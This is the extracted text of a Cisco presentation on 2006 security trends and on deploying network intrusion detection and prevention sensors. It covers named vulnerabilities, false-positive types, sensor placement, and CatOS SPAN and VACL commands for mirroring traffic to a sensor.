Security Trends and Network Intrusion Detection and Prevention

Jonathan Limbo <jlimbo@cisco.com>

Security Researcher

CCIE Security #10508

- *The Security Climate*
- *The Evolution of Security Attacks*
- *Exploit Trends and Common Attack Vectors*
- *Intrusion Detection and Prevention “101”*
- *Deployment Considerations*
- *Network Sensor Deployment*
- *Post Deployment Issues*

  - Custom Signatures

  - False Positives In-Depth

  - Security Intelligence/Awareness

- *Increasing Activity*

  - 142 events (74 were Vulnerability Alerts, 56 Security Issue Reports, 5 Malicious Code Alerts, 5 Daily Virus Reports, and 2 Security Activity Reports)

  - The month included several "zero-day" Microsoft vulnerabilities in Microsoft Office products and Internet Explorer

  - Microsoft responded to the Windows VML Document Arbitrary Code Execution Vulnerability with an out-of-cycle security bulletin and patch on September 26, 2006

(Data from Intellishield)

- *Microsoft Windows VML Document Arbitrary Code Execution Vulnerability*
  - *Functional exploit code is publicly available, and attackers are actively exploiting this vulnerability in the wild. Malicious software that exploits the vulnerability, Exploit-VMLFill, is currently in circulation*
- *Microsoft Internet Explorer WebViewFolderIcon ActiveX Control setSlice() Integer Overflow*
  - *Functional exploit code for this vulnerability on all affected Windows platforms is active in the wild.*

- *Two notable attacks on large service providers occurred*

  - Hostgator reported an attack via a cPanel vulnerability that compromised their servers

  - The attack required Hostgator to reconfigure a reported 200 servers

  - In a separate attack, a Chinese service provider experienced an 8-hour attack that caused DNS servers to fail. This in turn caused 180,000 websites to become unreachable, including many large and popular websites in China

(Data from Intellishield)

Cisco.com

- *Carefully crafted attacks*

  - Complex

- *Growth of public exploits*

  - PoC to 0-Days

- *Emergence of Security Tools*

  - Core Impact, Metasploit, Canvas etc…

- *Detection aware security attacks*

- *MSRPC exploits*

  - Routing and Remote Access Service Code Execution (MS06-025)

  - Server Service Code Execution (MS06-040)

- *File type exploits*

  - Power Point 0-day (MS06-058)

- *Browser Exploits*

  - Internet Explorer VML 0-day exploits


  - Internet Explorer Setslice 0-day exploits

- *Weakest point the end-user exploited through mass-mailers*
- *This has evolved to "one-click" exploits.*

    - spam mails with links to malicious websites

- *Evolving Attack Vectors makes more dangerous attacks*
- *Trend in exploits through web attack vectors is one of the most dangerous*

- *Complementary technology to firewalls*
- *Been around for more than a decade, now a requirement in most networks*
- *Performs deep packet inspection, gaining visibility into details often unexplored by traditional firewalls*
- *Penetration has broadened now that IPS (inline IDS) has started to gain acceptance*



- IPS Feature vs IDS Feature

  - The IPS feature is specifically inline monitoring with “deny packet” capability (but not necessarily used)

  - IDS feature is promiscuous-only monitoring with post attack response actions (TCP reset or block on external device)

- Cisco IPS software vs. Cisco IDS software

  - IPS Software is usually capable of both inline (IPS feature) and promiscuous (IDS feature) monitoring while IDS software is only capable of promiscuous (IDS feature) monitoring

- *Cisco IPS hardware vs. Cisco IDS hardware*

  - IDS hardware is generally designed with only one port for promiscuous monitoring

  - To get inline monitoring typically requires addition of an interface card

  - IPS hardware is designed for inline operations; typically two or more sensing ports by default

False Positives Defined

- *False positive is the term most likely used to indicate an event that was incorrectly reported*


    - *False positive: a correctly named false positive is one where the sensor has triggered an alert based on a flawed algorithm*

    - *Benign trigger: the case where a sensor has correctly interpreted network traffic as an attack, but the intentions behind the traffic were not malicious*

    - *False alarms (or noise): the case where a sensor has correctly detected that an event has occurred but the event is non-threatening or not applicable to the site being monitored*

- *False negatives is the term used to describe when an IPS misses a real attack or event*

Architecture



- *General location decisions (perimeter, internal, zones of trust, etc.)*
- *Purpose of deployment*
- *Response actions used*
- *Specific location decisions (between router and firewall, between two switches, etc.)*
- *Platform choice: integrated or stand-alone*
- *Inline performance requirements*
- *Control and responsibility issues for an inline device*

- *Regardless of Marketing, IPS Is IDS Deployed into the Packet Stream*
- *Pros*

  - Inline response actions (deny packet)

  -TCP/IP traffic normalization
- *Cons*

  - Packet effects (latency, etc.)

  - Network effects (bandwidth, connection rate, etc.)

  - There is little point in deploying inline if you don't take advantage of the situation


- Often, IPS cannot be implemented “everywhere” due to cost restrictions
- Where do you need to detect/stop an intrusion as soon as it occurs?

  - Where an incident would be most expensive (most valuable data)

  - At the entry to a sensitive domain to detect the first successful step of the attacker (most exposed)

  - Between trusted/untrusted boundaries

- Look at the risks: make sure you prioritize based on the value of a resource and the exposure involved



Management Network

Remote/Branch Office Connectivity

Corporate Network

Internet

Remote Access Systems

Business Partner Access

Internet Connections

Cisco.com

Getting Traffic to Your Network IDS

- *Traffic must be mirrored (replicated) to sensors in IDS mode*
- *Choices:*

  - Shared media - hubs are not recommended

  - Network taps


  - Switch-based traffic mirroring (SPAN) directly or from aggregation switch

  - Selective mirroring (traffic capture - VACLs)

Tap splits full duplex link into two streams

For sensors with only one sniffing interface, need to aggregate traffic to one interface

- *- Use a switch to aggregate but don't exceed SPAN port or sensor capacity*



- *Port mirroring: SPAN functionality and command syntax varies between product lines and switch vendors*

  - Some limit the number of SPAN ports

  - Some allow you to monitor multi-VLAN traffic

  - Note that not all sensor vendors can handle multi-VLAN traffic

- *Rule-based capture: VLAN ACL capture/MLS IP IDS*

  - Policy Feature Card (PFC) required on Cisco Catalyst® 6500

  - Allows you to monitor multi-VLAN traffic

  - Use “mls ip ids” when using “router” interfaces or when interface is configured for Cisco IOS® FW

Example

- *Using SPAN (CatOS)*


```
switch>(enable) set span 4/5 6/1 rx create
switch>(enable) set span 401 6/1 rx create
```

- Sets port 5 on module 4 and VLAN 401 to span to the monitoring port on the IDS module in slot 6


- *Using VACL (CatOS)*

```
switch>(enable) set security acl ip WEBONLY
                 permit tcp any any eq 80 capture
switch>(enable) set security acl ip WEBONLY
                 permit tcp any eq 80 any capture
switch>(enable) commit security acl WEBONLY
switch>(enable) set security acl map WEBONLY 401
switch>(enable) set security acl capture-ports 6/1
```

- Captures web traffic on VLAN 401 only, and sends the captured traffic to the monitoring port on the IDS module in slot 6


Production Network
Inline
Inline Packet Flow
SDEE Mgmt/Monitoring
MARS
Device Manager/CLI
Shunning
Management Network

IPS Sensor Packet Analysis: A Day in the Life of a Packet



Receive Packet

Black Box


Response Actions

